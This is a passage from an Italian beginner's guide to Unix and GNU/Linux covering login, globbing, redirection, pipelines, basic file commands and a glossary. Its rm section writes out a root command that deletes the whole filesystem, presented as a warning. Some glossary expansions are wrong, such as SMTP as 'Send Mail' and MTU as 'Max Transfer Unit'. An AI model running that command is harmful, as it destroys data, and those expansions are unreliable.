Come si può osservare, questa indicazione prende il posto del permesso in esecuzione. Nel caso in cui il permesso in esecuzione corrispondente non sia attivato, la lettera (**`s`** o **`t`**) appare maiuscola.

### 2.7.6 Date

Tra gli attributi di un file ci sono anche tre indicazioni data-orario:

- la data e l'ora di creazione: viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà), e si riferisce precisamente al cambiamento di inode (che verrà descritto più avanti);
- la data e l'ora di modifica: viene modificata quando si modifica il contenuto del file;
- la data e l'ora di accesso: viene modificata quando si accede al file anche solo in lettura.

## 2.8 Login, logout

Una volta avviato un sistema Unix, prima che sia disponibile il *prompt*, ovvero l'invito della shell, occorre che l'utente sia riconosciuto dal sistema, attraverso la procedura di *login*. Quello che viene chiesto è l'inserimento del nome dell'utente (così come è stato registrato) e subito dopo la parola chiave (password) abbinata a quell'utente. Eccezionalmente può trattarsi di un utente senza password, così come avviene per i mini sistemi a dischetti fatti per consentire le operazioni di manutenzione eccezionale.

Si distingue solo tra due tipi di utenti: l'amministratore, il cui nome è **`root`**, e gli altri utenti. L'utente **`root`** non ha alcun limite di azione, gli altri utenti dipendono dai permessi attribuiti ai file (e alle directory) oltre che dai vincoli posti direttamente da alcuni programmi.

In teoria, è possibile usare un elaboratore personale solo utilizzando i privilegi dell'utente **`root`**. In pratica, questo non conviene perché si perde di vista il significato della gestione dei permessi sui file (e sulle directory) e soprattutto si rendono vani i sistemi di sicurezza predefiniti contro gli errori. Per comprendere meglio questo concetto, basta pensare a cosa succede in un sistema Dos quando si esegue un comando come quello seguente:

```
C:\> DEL *.*
```

Prima di iniziare la cancellazione, il Dos chiede un'ulteriore conferma proprio perché non esiste alcun tipo di controllo. In un sistema Unix, di solito ciò non avviene: la cancellazione inizia immediatamente senza richiesta di conferme. Se i permessi consentono la cancellazione dei file solo all'utente **`root`**, un utente registrato in modo diverso non può fare alcun danno.

In conclusione, l'utente **`root`** deve stare molto attento a quello che fa proprio perché può accedere a qualunque funzione o file del sistema, e il sistema non pone alcuna obbiezione al suo comportamento. Invece, un utente comune è vincolato dai permessi sui file e dai programmi che possono impedirgli di eseguire certe attività, di conseguenza, è possibile lavorare con meno attenzione.

### 2.8.1 adduser o useradd

Di solito, nelle distribuzioni GNU/Linux si trova il programma di utilità **`adduser`**, oppure **`useradd`**, che consente all'utente **`root`** di aggiungere un nuovo utente. Il nome dell'utente non deve superare gli otto caratteri e tutti gli altri dati richiesti possono essere lasciati semplicemente al loro valore predefinito. Dopo la prima installazione del sistema GNU/Linux, è importante creare il proprio utente personale per poterlo usare senza i privilegi che ha l'amministratore.

### 2.8.2 exit

La shell comprende solitamente il comando **`exit`** che ne termina l'esecuzione. Se si tratta di una shell avviata automaticamente subito dopo il *login*, il sistema provvederà a chiedere un nuovo *login*.

## 2.9 Interpretazione dei comandi

Come già si era detto, l'interpretazione dei comandi è compito della shell. L'interpretazione dei comandi implica la sostituzione di alcuni simboli che hanno un significato speciale.

### 2.9.1 File globbing

Il ***glob*** (o *globbing*) è il metodo attraverso il quale, tramite un modello simbolico, è possibile indicare un gruppo di nomi di file. Corrisponde all'uso dei caratteri jolly del Dos, con la differenza fondamentale che è la shell a occuparsi della loro sostituzione, e non i programmi. Di solito, si possono utilizzare i simboli seguenti.

`*`

L'asterisco rappresenta un gruppo qualsiasi di caratteri, compreso il punto, purché questo punto non si trovi all'inizio del nome.

`?`

Il punto interrogativo rappresenta un unico carattere qualsiasi, compreso il punto, purché questo punto non si trovi all'inizio del nome.

`[...]`

Le parentesi quadre permettono di rappresentare un carattere qualsiasi tra quelli contenuti al loro interno, o un intervallo di caratteri possibili.

#### 2.9.1.1 Conseguenze nella sintassi dei comandi

Dal momento che è la shell a eseguire la sostituzione dei caratteri jolly, la sintassi tipica di un programma di utilità è la seguente:

⟨*programma*⟩ [⟨*opzioni*⟩] [⟨*file*⟩...]

Nei sistemi Dos si usa spesso la convenzione inversa, secondo cui l'indicazione dei file avviene prima delle opzioni. Da un punto di vista puramente logico, potrebbe sembrare più giusto l'approccio del Dos: si indica l'oggetto su cui agire e quindi si indica il modo. Facendo così si ottengono però una serie di svantaggi:

- ogni programma deve essere in grado di espandere i caratteri jolly per conto proprio;
- non è possibile utilizzare l'espansione delle variabili di ambiente e nemmeno di altri tipi;
- se si vogliono indicare elenchi di file che non possono essere espressi con i caratteri jolly, occorre che il programma sia in grado di gestire questa possibilità, di solito attraverso la lettura di un file esterno.

In pratica, il tipo di semplificazione utilizzato dal Dos è poi la fonte di una serie di complicazioni per i programmatori e per gli utilizzatori.

### 2.9.2 Tilde

Di solito, la shell si occupa di eseguire la sostituzione del carattere tilde (`~`). Nei sistemi Unix, ogni utente ha una directory personale, o directory *home*. Il simbolo `~` da solo viene sostituito dalla shell con la directory personale dell'utente che sta utilizzando il sistema, mentre un nome di utente preceduto dal simbolo `~`, viene sostituito dalla shell con la directory personale dell'utente indicato.

### 2.9.3 Variabili di ambiente

Le variabili di ambiente sono gestite dalla shell e costituiscono uno dei modi attraverso cui si configura un sistema. I programmi possono leggere alcune variabili di loro interesse e modificare il proprio comportamento in base al loro contenuto.
Una riga di comando può fare riferimento a una variabile di ambiente: la shell provvede a sostituirne l'indicazione con il suo contenuto.

## 2.10 Ridirezione e pipeline

I programmi, quando vengono eseguiti, hanno a disposizione alcuni canali standard per il flusso dei dati (input/output). Questi sono: standard input, standard output e standard error.

- ***Standard input***

  Lo standard input viene utilizzato come fonte standard per i dati in ingresso (input) nel programma.

- ***Standard output***

  Lo standard output viene utilizzato come destinazione standard per i dati in uscita (output) dal programma.

- ***Standard error***

  Lo standard error, viene utilizzato come destinazione standard per i dati in uscita dal programma derivati da situazioni anomale.

Lo standard input è rappresentato di norma dai dati provenienti dalla tastiera del terminale. Lo standard output e lo standard error sono normalmente emessi attraverso lo schermo del terminale.

Per mezzo della shell si possono eseguire delle ridirezioni di questi flussi di dati, per esempio facendo in modo che lo standard output di un programma sia inserito come standard input di un altro, creando così una pipeline.

### 2.10.1 Ridirezione dello standard input

⟨*programma*⟩ < ⟨*file-di-dati*⟩

Si ridirige lo standard input utilizzando il simbolo minore (**<**) seguito dalla fonte alternativa di dati. Il programma a sinistra del simbolo **<** riceve come standard input il contenuto del file indicato a destra.

Esempi

`$ sort < elenco.txt`

Visualizza il contenuto del file `elenco.txt` dopo averlo riordinato.

### 2.10.2 Ridirezione dello standard output

⟨*programma*⟩ > ⟨*file-di-dati*⟩

Si ridirige lo standard output utilizzando il simbolo maggiore (**>**) seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo **>** emette il suo standard output all'interno del file indicato a destra che viene creato per l'occasione.

Lo standard output può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo **>>**.

Esempi

`$ ls > elenco.txt`

Genera il file `elenco.txt` con il risultato dell'esecuzione di **`ls`**.

`$ ls >> elenco.txt`

Aggiunge al file `elenco.txt` il risultato dell'esecuzione di **`ls`**.

### 2.10.3 Ridirezione dello standard error

⟨*programma*⟩ 2> ⟨*file-di-dati*⟩

Si ridirige lo standard error utilizzando il simbolo **2>** seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo **2>** emette il suo standard error all'interno del file indicato a destra che viene creato per l'occasione.

Lo standard error può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo **2>>**.

Esempi

`$ controlla 2> errori.txt`

Genera il file `errori.txt` con il risultato dell'esecuzione dell'ipotetico programma **`controlla`**.

`$ controlla 2>> errori.txt`

Aggiunge al file `errori.txt` il risultato dell'esecuzione dell'ipotetico programma **`controlla`**.

### 2.10.4 Pipeline

⟨*programma1*⟩ | ⟨*programma2*⟩ [ | ⟨*programma3*⟩...]

Si ridirige lo standard output di un programma nello standard input di un altro, utilizzando il simbolo barra verticale (**|**). Il programma a sinistra del simbolo **|** emette il suo standard output nello standard input di quello che sta a destra.

> Nella rappresentazione schematica delle sintassi dei programmi, questo simbolo ha normalmente il significato di una scelta alternativa tra opzioni diverse, parole chiave o altri argomenti. In questo caso fa proprio parte della costruzione di una pipeline.

Esempi

$ **ls | sort**

Riordina il risultato del comando **`ls`**.

$ **ls | sort | less**

Riordina il risultato del comando **`ls`** e quindi lo fa scorrere sullo schermo con l'aiuto del programma **`less`**.

## 2.11 Comandi e programmi di utilità di uso comune

In linea di principio, con il termine ***comando*** ci si dovrebbe riferire ai comandi interni di una shell, mentre con il termine *utility*, o programma (di utilità), si dovrebbe fare riferimento a programmi eseguibili esterni alla shell. Di fatto però, dal momento che si mette in esecuzione un programma impartendo un comando alla shell, con questo termine si fa spesso riferimento in maniera indistinta a comandi interni di shell o (in mancanza) a comandi esterni o *utility*.

Naturalmente, questo ragionamento vale fino a quando si tratta di *utility* di uso comune, non troppo complesse, che usano un sistema di input/output elementare. Sarebbe un po' difficile definire comando un programma di scrittura o un navigatore *web*.

### 2.11.1 Interpretazione della sintassi

La sintassi di un programma o di un comando segue delle regole molto semplici.

- Le ⟨*metavariabili*⟩, scritte in questo modo, descrivono l'informazione che deve essere inserita al loro posto.
- Le altre parole rappresentano dei termini chiave che, se usati, devono essere indicati così come appaiono nello schema sintattico.
- Quello che appare racchiuso tra parentesi quadre rappresenta una scelta facoltativa: può essere utilizzato o meno.
- La barra verticale (**|**) rappresenta la possibilità di scelta tra due possibilità alternative: quello che sta alla sua sinistra e quello che sta alla sua destra. Per esempio, **`uno | due`** rappresenta la possibilità di scegliere una tra le parole **`uno`** e **`due`**.
- Quello che appare racchiuso tra parentesi graffe rappresenta una scelta obbligatoria e serve in particolare per evitare equivoci nell'interpretazione quando si hanno più scelte alternative, separate attraverso il simbolo **|**. Seguono alcuni esempi.

  {uno | due | tre}

  Rappresenta la scelta obbligatoria di una tra le tre parole chiave: **`uno`**, **`due`** e **`tre`**.

  {-f ⟨*file*⟩ | --file=⟨*file*⟩}

  Rappresenta la scelta obbligatoria di una tra due opzioni equivalenti.

- I puntini di sospensione rappresentano la possibilità di aggiungere altri elementi dello stesso tipo di quello che li precede. Per esempio, ⟨*file*⟩... rappresenta la metavariabile **`file`** che può essere seguita da altri valori dello stesso tipo rappresentato dalla metavariabile stessa.

Naturalmente, può capitare che i simboli utilizzati per rappresentare la sintassi, servano negli argomenti di un comando o di un programma. I casi più evidenti sono:

- le pipeline che utilizzano la barra verticale per indicare il flusso di dati tra un programma e il successivo;
- le parentesi graffe usate dalla shell Bash come tipo particolare di espansione.

Quando ciò accade, occorre fare attenzione al contesto per poter interpretare correttamente il significato di una sintassi, osservando gli esempi eventualmente proposti.

### 2.11.2 Organizzazione tipica

Il programma di utilità tipico ha la sintassi seguente:

`programma [⟨opzioni⟩] [⟨file⟩...]`

In questo caso, il nome del programma è proprio **`programma`**.

Opzioni

Normalmente vengono accettate una o più opzioni facoltative, espresse attraverso una lettera dell'alfabeto preceduta da un trattino (**`-a`**, **`-b`**,...). Queste possono essere usate separatamente o raggruppandole con un unico trattino seguito da tutte le lettere delle opzioni che si intendono selezionare. Quindi:

**`programma -a -b`**

è traducibile nel comando seguente:

**`programma -ab`**

I programmi più recenti includono opzioni descrittive formate da un nome preceduto da due trattini. In presenza di questi tipi di opzioni, non si possono fare aggregazioni nel modo appena visto.

A volte si incontrano opzioni che richiedono l'indicazione aggiuntiva di un altro argomento.

File

La maggior parte dei programmi di utilità esegue delle elaborazioni su file, generando un risultato che viene emesso normalmente attraverso lo standard output. Spesso, quando non vengono indicati file negli argomenti, l'input per l'elaborazione viene ottenuto dallo standard input.

Alcuni programmi permettono l'utilizzo del trattino (**`-`**) in sostituzione dell'indicazione di file in ingresso o in uscita, allo scopo di fare riferimento, rispettivamente, allo standard input e allo standard output.

## 2.12 L'ABC dei comandi GNU/Linux

Nelle sezioni seguenti vengono descritti in modo sommario alcuni programmi di utilità fondamentali. Gli esempi mostrati fanno riferimento all'uso della shell Bash che costituisce attualmente lo standard per GNU/Linux.

È importante ricordare che negli esempi si utilizza un *prompt* differente a seconda che ci si riferisca a un comando impartito da parte di un utente comune o da parte dell'amministratore: il dollaro (**`$`**) rappresenta un'azione di un utente comune, mentre il simbolo **`#`** rappresenta un'azione dell'utente **`root`**.

Chi lo desidera, può dare un'occhiata alla tabella 2.2, alla fine del capitolo, per farsi un'idea dei comandi del sistema GNU/Linux attraverso un abbinamento con il Dos.

### 2.12.1 ls

`ls [⟨opzioni⟩] [⟨file⟩...]`

Elenca i file contenuti in una directory.

Esempi

`$ ls`

Elenca il contenuto della directory corrente.

`$ ls -l *.doc`

Elenca tutti i file che terminano con il suffisso `.doc` che si trovano nella directory corrente. L'elenco contiene più dettagli sui file essendoci l'opzione **`-l`**.

### 2.12.2 cd

`cd [⟨directory⟩]`

Cambia la directory corrente.

Esempi

`$ cd /tmp`

Cambia la directory corrente, facendola diventare `/tmp/`.

$ **cd ciao**

Cambia la directory corrente, spostandosi nella directory `ciao/` che discende da quella corrente.

$ **cd ~**

Cambia la directory corrente, spostandosi nella directory personale (*home*) dell'utente.

$ **cd ~daniele**

Cambia la directory corrente, spostandosi nella directory personale dell'utente **daniele**.

### 2.12.3 mkdir

`mkdir [`⟨*opzioni*⟩`]` ⟨*directory*⟩`...`

Crea una directory.

Esempi

$ **mkdir cloro**

Crea la directory `cloro/`, come discendente di quella corrente.

$ **mkdir /sodio/cloro**

Crea la directory `cloro/`, come discendente di `/sodio/`.

$ **mkdir ~/cloro**

Crea la directory `cloro/`, come discendente della directory personale dell'utente attuale.

### 2.12.4 cp

`cp [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*destinazione*⟩

Copia uno o più file (incluse le directory) in un'unica destinazione.

> La copia in un sistema Unix non funziona come nei sistemi Dos, e ciò principalmente a causa di due fattori: i caratteri jolly (ovvero il *file globbing*) vengono risolti dalla shell prima dell'esecuzione del comando e i filesystem Unix possono utilizzare i collegamenti simbolici.

Se vengono specificati solo i nomi di due file normali, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato nella directory con lo stesso nome di origine. Se vengono indicati più file, l'ultimo nome **deve** essere una directory e verranno generate le copie di tutti i file indicati, all'interno della directory di destinazione. Di conseguenza, quando si utilizzano i caratteri jolly, la destinazione deve essere una directory. In mancanza di altre indicazioni attraverso l'uso di opzioni adeguate, le directory non vengono copiate.

> Chi utilizzava il Dos potrebbe essere abituato a usare il comando **COPY** per copiare un gruppo di file in un altro gruppo di file con i nomi leggermente modificati, come in questo esempio: **COPY *.bak *.doc**. Con i sistemi Unix, questo tipo di approccio non può funzionare.

I file elencati nell'origine potrebbero essere in realtà dei collegamenti simbolici. Se non viene specificato diversamente attraverso l'uso delle opzioni, questi vengono copiati così come se fossero file normali; cioè la copia sarà ottenuta a partire dai file originali e non si otterrà quindi una copia dei collegamenti.

Alcune opzioni

`-a`

Equivalente a **-dpR**, utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.

`-d`

Copia i collegamenti simbolici mantenendoli come tali, invece di copiare il file a cui i collegamenti si riferiscono.

`-f`

Sovrascrittura forzata dei file di destinazione.

`-l`

Crea un collegamento fisico invece di copiare i file.

`-p`

Mantiene le proprietà e i permessi originali.

`-r`

Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale.

`-R`

Copia file e directory in modo ricorsivo (includendo le sottodirectory).

Esempi

`$` **`cp -r /test/* ~/prova`**

Copia il contenuto della directory `/test/` in `~/prova/` copiando anche eventuali sottodirectory contenute in `/test/`.

| |
|---|
| Se `~/prova` esiste già e non si tratta di una directory, questo file viene sovrascritto, perdendo quindi il suo contenuto originale. |

`$` **`cp -r /test ~/prova`**

Copia la directory `/test/` in `~/prova/` (attaccando `test/` a `~/prova/`) copiando anche eventuali sottodirectory contenute in `/test/`.

`$` **`cp -dpR /test ~/prova`**

Copia la directory `/test/` in `~/prova/` (attaccando `test/` a `~/prova/`) copiando anche eventuali sottodirectory contenute in `/test/`, mantenendo inalterati i permessi e riproducendo i collegamenti simbolici eventuali.

### 2.12.5 ln

`ln [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*destinazione*⟩

Crea uno o più collegamenti di file (incluse le directory) in un'unica destinazione.

| |
|---|
| La creazione di un collegamento è un'azione simile a quella della copia. Di conseguenza valgono le stesse considerazioni fatte in occasione del comando **`cp`** per quanto riguarda la differenza di comportamento che c'è tra Unix e Dos. |

Se vengono specificati solo i nomi di due file normali, il secondo diventa il collegamento del primo. Se il secondo nome indicato è una directory, al suo interno verranno creati altrettanti collegamenti quanti sono i file e le directory indicati come origine. I nomi utilizzati saranno gli stessi di quelli di origine. Se vengono indicati più file, l'ultimo nome **deve** corrispondere a una directory.

È ammissibile la creazione di collegamenti che fanno riferimento ad altri collegamenti.

Se ne possono creare di due tipi: collegamenti fisici e collegamenti simbolici. Questi ultimi sono da preferire (a meno che ci siano delle buone ragioni per utilizzare dei collegamenti fisici). Se non viene richiesto diversamente attraverso le opzioni, si generano dei collegamenti fisici invece che i consueti collegamenti simbolici.

Alcune opzioni

`-s`

Crea un collegamento simbolico.

`-f`

Sovrascrittura forzata dei file o dei collegamenti già esistenti nella destinazione.

Esempi

`$` **`ln -s /test/* ~/prova`**

Crea, nella destinazione `~/prova/`, una serie di collegamenti simbolici corrispondenti a tutti i file e a tutte le directory che si trovano all'interno di `/test/`.

`$` **`ln -s /test ~/prova`**

Crea, nella destinazione `~/prova`, un collegamento simbolico corrispondente al file o alla directory `/test`. Se `~/prova` è una directory, viene creato il collegamento `~/prova/test`; se `~/prova` non esiste, viene creato il collegamento `~/prova`.

### 2.12.6 rm

`rm [`⟨*opzioni*⟩`]` ⟨*nome*⟩`...`

Rimuove i file indicati come argomento. In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Alcune opzioni

`-r` | `-R`

Rimuove il contenuto delle directory in modo ricorsivo.

Esempi

`$` **`rm prova`**

Elimina il file `prova`.

`$` **`rm ./-r`**

Elimina il file `-r` che inizia il suo nome con un trattino, senza confondersi con l'opzione **`-r`** (ricorsione).

`$` **`rm -r ~/varie`**

Elimina la directory `varie/` che risiede nella directory personale, insieme a tutte le sue sottodirectory eventuali.

Attenzione

`#` **`rm -r .*`**

Elimina tutti i file e le directory a partire dalla radice! In pratica elimina tutto.

Questo è un errore tipico di chi vuole cancellare tutte le directory nascoste (cioè quelle che iniziano con un punto) contenute nella directory corrente. Il disastro avviene perché nei sistemi Unix, **`.*`** rappresenta anche la directory corrente (`.`) e la directory precedente o genitrice (`..`).

### 2.12.7 mv

`mv [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*destinazione*⟩

Sposta i file e le directory. Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato e rinominato in modo da ottenere quanto indicato come destinazione. Se vengono indicati più elementi (file o directory), l'ultimo attributo **deve** essere una directory: verranno spostati tutti gli elementi elencati nella directory di destinazione. Nel caso di spostamenti attraverso filesystem differenti, vengono spostati solo i cosiddetti file normali (quindi: niente collegamenti e niente directory).

> Nei sistemi Unix non esiste la possibilità di rinominare un file o una directory semplicemente come avviene nel Dos. Per cambiare un nome occorre spostarlo. Questo fatto ha poi delle implicazioni nella gestione dei permessi delle directory.

Esempi

`$` **`mv prova prova1`**

Cambia il nome del file (o della directory) `prova` in `prova1`.

`$` **`mv * /tmp`**

sposta, all'interno di `/tmp/`, tutti i file e le directory che si trovano nella directory corrente.

### 2.12.8 cat

`cat [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Concatena dei file e ne emette il contenuto attraverso lo standard output. Il comando emette di seguito i file indicati come argomento attraverso lo standard output (sullo schermo), in pratica qualcosa di simile al comando **`TYPE`** del Dos. Se non viene fornito il nome di alcun file, viene utilizzato lo standard input.

Esempi

`$` **`cat prova prova1`**

Mostra di seguito il contenuto di `prova` e `prova1`.

`$` **`cat prova prova1 > prova2`**

Genera il file `prova2` come risultato del concatenamento in sequenza di `prova` e `prova1`.

## 2.13 Glossario per il principiante

In questa sezione vengono descritti brevemente alcuni termini che fanno parte del linguaggio comune degli ambienti Unix. L'elenco non è esauriente; è inteso solo come aiuto al principiante.

- ***Account***

  Il termine *account* rappresenta letteralmente un conto, come quello che si può avere in banca. All'interno di un sistema operativo Unix, si ha un *account* quando si è stati registrati (e di conseguenza è stato ottenuto un UID) ed è possibile accedere attraverso la procedura di *login*.

- ***Case sensitive*, *case insensitive***

  Con queste due definizioni si intende riferirsi rispettivamente alla «sensibilità» o meno verso la differenza tra le lettere maiuscole e minuscole. Generalmente, i sistemi Unix sono sensibili a questa differenza, ma esistono circostanze in cui questa non c'è o si vuole ignorare.

- ***Core***

  Negli ambienti Unix, *core* è sinonimo di memoria centrale, o RAM. Questa parola deriva dal fatto che le prime forme di memoria centrale erano realizzate da un reticolo di nuclei ferromagnetici: la memoria a nuclei, ovvero *core*. Per questo motivo, spesso, quando un processo termina in modo anormale, il sistema operativo scarica in un file l'immagine che questo processo aveva in memoria. Questo file ha il nome `core` (ovviamente), e può essere analizzato successivamente attraverso strumenti diagnostici opportuni.

- ***Daemon*, *demone***

  Il *daemon*, o demone, è un programma che funziona sullo sfondo (*background*) e compie dei servizi in modo ripetitivo, come in un circolo vizioso. Questo termine è tipico degli ambienti Unix, mentre con altri sistemi operativi si utilizzano altre definizioni, per esempio server. Per tradizione, la maggior parte dei programmi demone ha un nome che termina con la lettera **`d`**.

- ***Dominio*, *nome di dominio***

  Normalmente, con il termine «dominio» si intende fare riferimento al nome che ha un certo nodo di rete in una rete Internet. Questo nome è composto da vari elementi, che servono a rappresentare una gerarchia di domini, in modo simile a ciò che si fa nei filesystem con la struttura delle directory. Un «nome di dominio» può rappresentare una posizione intermedia di questa gerarchia, oppure anche il nome completo di un nodo.

- ***Espressione regolare***

  L'espressione regolare (si veda l'appendice B) è un modo per definire la ricerca di stringhe attraverso un modello. Viene usata da diversi programmi di utilità.

- ***Ext2*, *Second-extended***

  Il filesystem nativo del sistema GNU/Linux è il tipo Ext2, o Second-extended.

- ***FAT***

  *File Allocation Table*. La FAT è una parte componente del filesystem dei sistemi Dos. È così particolare che questo tipo di filesystem viene chiamato con questa stessa sigla: FAT.

- ***GID***

  *Group ID* o numero identificativo del gruppo di utenti.

- ***Glob*, *globbing*, *caratteri jolly***

  Quando si vuole identificare un gruppo di file (e directory) attraverso una sola definizione si utilizza il meccanismo del *glob*, corrispondente in ambiente Dos all'uso dei caratteri jolly. Si tratta di solito dell'asterisco, del punto interrogativo e delle parentesi quadre.

- ***Host***

  *Host* è l'oste, ovvero, colui che ospita. Il termine *host* viene usato nell'ambito delle connessioni in rete per definire i nodi, ovvero le stazioni che la compongono, dato che generalmente (anche se non necessariamente) questi sono degli elaboratori che svolgono e ospitano qualche tipo di servizio.

- ***Implementazione***

  Il verbo «implementare» viene usato comunemente in ambito informatico come traduzione del verbo inglese *to implement*. In questo contesto rappresenta il modo con cui una particolare caratteristica progettuale è stata definita in pratica in un determinato sistema. In altre parole, l'implementazione è la soluzione pratica adottata per assolvere a una determinata funzione, soprattutto quando le indicazioni originarie per raggiungere il risultato erano incomplete. In forma ancora più stringata, l'implementazione è la realizzazione di qualcosa in un determinato contesto.

- ***Internazionalizzazione*, *i18n***

  L'internazionalizzazione è l'azione con cui si realizza o si modifica un programma, in modo che sia sensibile alla «localizzazione».

- ***Job***

  Il termine *job* viene usato spesso nella documentazione Unix in riferimento a compiti di vario tipo, a seconda del contesto.

  - Job di shell

    Le shell POSIX, e in particolare Bash, sono in grado di gestire i *job* di shell che rappresentano un insieme di processi generati da un singolo comando.
  - Job di stampa

    Si tratta di stampe accodate nella coda di stampa (*spool*).
  - Job di scheduling

    Si tratta di comandi la cui esecuzione è stata pianificata per un certo orario o accodata in attesa di risorse disponibili.

  Le situazioni in cui il termine *job* viene adoperato possono essere anche altre, ma gli esempi indicati bastano per intendere l'ampiezza del significato.

- ***Localizzazione*, *l10n***

  La localizzazione è la configurazione attraverso la quale si fa in modo che un determinato programma si comporti in modo adatto alle particolarità linguistico-nazionali locali.

- ***Log*, *registrazioni***

  In informatica, il *log* equivale al ***diario di bordo*** delle navi. Il *log* è quindi un sistema automatico di registrazione di avvenimenti significativi. I file che contengono queste annotazioni sono detti file di *log*, e potrebbero essere identificati anche come i file delle registrazioni. In generale, il *log* è un registro, e le annotazioni che vi si fanno sono delle registrazioni.

- ***Mount*, *unmount*, *montaggio*, *smontaggio***

  Nei sistemi operativi Unix, quando si vuole accedere ai dati memorizzati su disco, non si può fare riferimento a un file appartenente a una certa unità come avviene nei sistemi Dos e derivati. Si deve sempre fare riferimento al filesystem globale. Per fare questo, tutti i dischi a cui si vuole accedere devono essere collegati tramite un procedimento simile all'innesto di rami. Il termine montaggio, o *mount*, indica un collegamento, o l'innesto, del contenuto di un disco nel filesystem globale; il termine smontaggio, o *unmount* indica lo scollegamento o il distacco di un disco dalla struttura globale.

- ***MTU***

  Questa sigla è acronimo di *Max Transfer Unit* e definisce la dimensione massima in byte delle trame (*frame*) che possono essere inviate nella rete attraverso una certa interfaccia.

- ***Newline***

  Con questo termine si vorrebbe fare riferimento al codice necessario per indicare la fine di una riga di testo e l'inizio di quella successiva. Utilizzando questo nome si dovrebbe evitare di fare riferimento in modo diretto al codice effettivo in modo che il concetto possa essere adatto a diversi sistemi.

  GNU/Linux, come tutti i sistemi tradizionali della famiglia Unix, utilizza il codice <*LF*>. Nei sistemi Dos e discendenti si utilizza invece la coppia <*CR*><*LF*>, per cui, se si tenta di stampare un testo fatto per i sistemi Unix utilizzando una stampante configurata per operare con il sistema operativo Dos, come risultato si otterranno una serie di righe scalettate.

  Per ovviare all'inconveniente, tenendo conto che raramente una stampante del genere può essere configurata per andare a capo con il solo codice <*LF*>, è possibile utilizzare un filtro che trasformi il carattere <*LF*> in <*CR*><*LF*>. Il programma filtro è abbastanza noto e si chiama **`unix2dos`**.

  > Spesso, negli ambienti Unix si confonde tranquillamente il termine *newline* con il codice [ *LF* ]. Questo costituisce un problema, perché ci sono situazioni in cui è importante chiarire che si tratta del codice [ *LF* ] in modo indipendente dalla piattaforma a cui si applica il concetto. Per questo, quando si incontra questo termine, è indispensabile fare attenzione al senso del testo, usando un po' di buon senso.

- ***NFS***

  Un servizio molto importante nelle reti locali è dato dalla possibilità di condividere porzioni di filesystem da e verso altri elaboratori connessi. Questo servizio si ottiene con il protocollo NFS e consente quindi la condivisione di dati attraverso la rete.

  NFS viene indicato spesso come acronimo di *Network File System* e in alcuni casi di *Network File Sharing*. Le due possibili interpretazioni rappresentano due aspetti della stessa cosa: l'utilizzo di un filesystem che si estende attraverso la rete e la condivisione dei dati che ne deriva.

- ***NNTP***

  *Network News Transfer Protocol*. Si tratta del protocollo che si occupa di trasmettere i messaggi news. Un server NNTP è un elaboratore che si occupa di raccogliere una copia dei messaggi news dei gruppi di discussione e di consentire agli utenti di leggere e inviare messaggi all'interno di questi.

- ***Password*, *passphrase***

  Si riferisce a una parola o a una frase utilizzata come mezzo di verifica dell'identificazione per poter accedere a un servizio di qualunque genere. Può apparire tradotta in vari modi; tuttavia, la traduzione più probabile è «parola di accesso» e «frase di accesso».

- ***PID***

  *Process ID* o numero identificativo del processo.

- ***Pipe*, *pipeline***[4]

  Si tratta di una tubazione immaginaria attraverso la quale si convoglia l'output di un programma verso l'input di un altro. La connessione di più programmi in questo modo è compito della shell e di solito si utilizza il simbolo **`|`** per indicare questa operazione. Per lo stesso motivo, quando il contesto lo consente, il simbolo **`|`** viene anche chiamato pipe.

- ***Proxy***

  Il termine proxy viene usato in informatica in varie circostanze per identificare un servizio che si comporta in qualche modo come un procuratore, o un procacciatore di qualcosa. Il classico esempio di proxy è il server che si inserisce tra una rete locale e una rete esterna, allo scopo di eseguire gli accessi verso la rete esterna per conto dei nodi della rete locale, senza che questi possano avere alcun contatto diretto con l'esterno. Di solito, questo tipo di proxy incorpora una memoria cache per ridurre gli accessi ripetuti alle stesse risorse esterne. Tuttavia è bene tenere a mente che questa definizione si usa anche per altri tipi di servizi meno appariscenti.

- ***Record***

  Il record è in generale una registrazione di qualunque genere. In informatica, il record corrisponde a una riga di un file di dati. Un record è normalmente suddiviso in campi o *field*, per cui si può fare un'analogia con un archivio a schede: l'archivio è il file, le schede sono i record e i campi sono i vari elementi indicati nelle schede.

---

[4] Queste parole si pronunciano: « p a i p » e « p a i p l a i n ».

- ***Regular file***

  Nei sistemi operativi della famiglia Unix, quando si parla di file, si intendono anche le directory oltre che altri oggetti con funzioni specifiche. Per specificare che si parla di un file puro e semplice, comprendendo in questa categoria anche gli eseguibili, si parla di *regular file* o di file normale.

- ***Run level**, **livello di esecuzione***

  Quando si utilizza una procedura di inizializzazione del sistema in stile System V, che è poi quella normale, si distinguono diversi ***livelli di esecuzione***, in modo da poter definire quali parti del sistema devono essere attivate e quali no, a seconda delle esigenze.

  Il livello di esecuzione è un numero positivo che parte da zero, il cui significato dipende dal modo in cui il sistema è configurato. Di solito il livello 0 è riservato per la fase di preparazione allo spegnimento, il livello 1 è riservato al funzionamento monoutente e il livello 6 è riservato alla fase di preparazione al riavvio del sistema.

- ***Script***

  Uno script è un file di comandi che costituisce in pratica un programma interpretato. Normalmente, l'interprete di uno script è anche una shell.

- ***Shell***

  La shell di un sistema operativo è quel programma che si occupa di interpretare ed eseguire i comandi dati dall'utente, attraverso una riga di comando. Il termine shell, utilizzato per questo scopo, nasce proprio dai sistemi operativi Unix.

- ***SMTP***

  *Send Mail Transfer Protocol*. Si tratta del protocollo che si occupa di trasmettere la posta elettronica. Un server SMTP è un elaboratore che si occupa di gestire la posta elettronica di un certo gruppo di utenti i quali utilizzano quell'elaboratore come loro centrale di smistamento dei messaggi.

- ***Standard error***

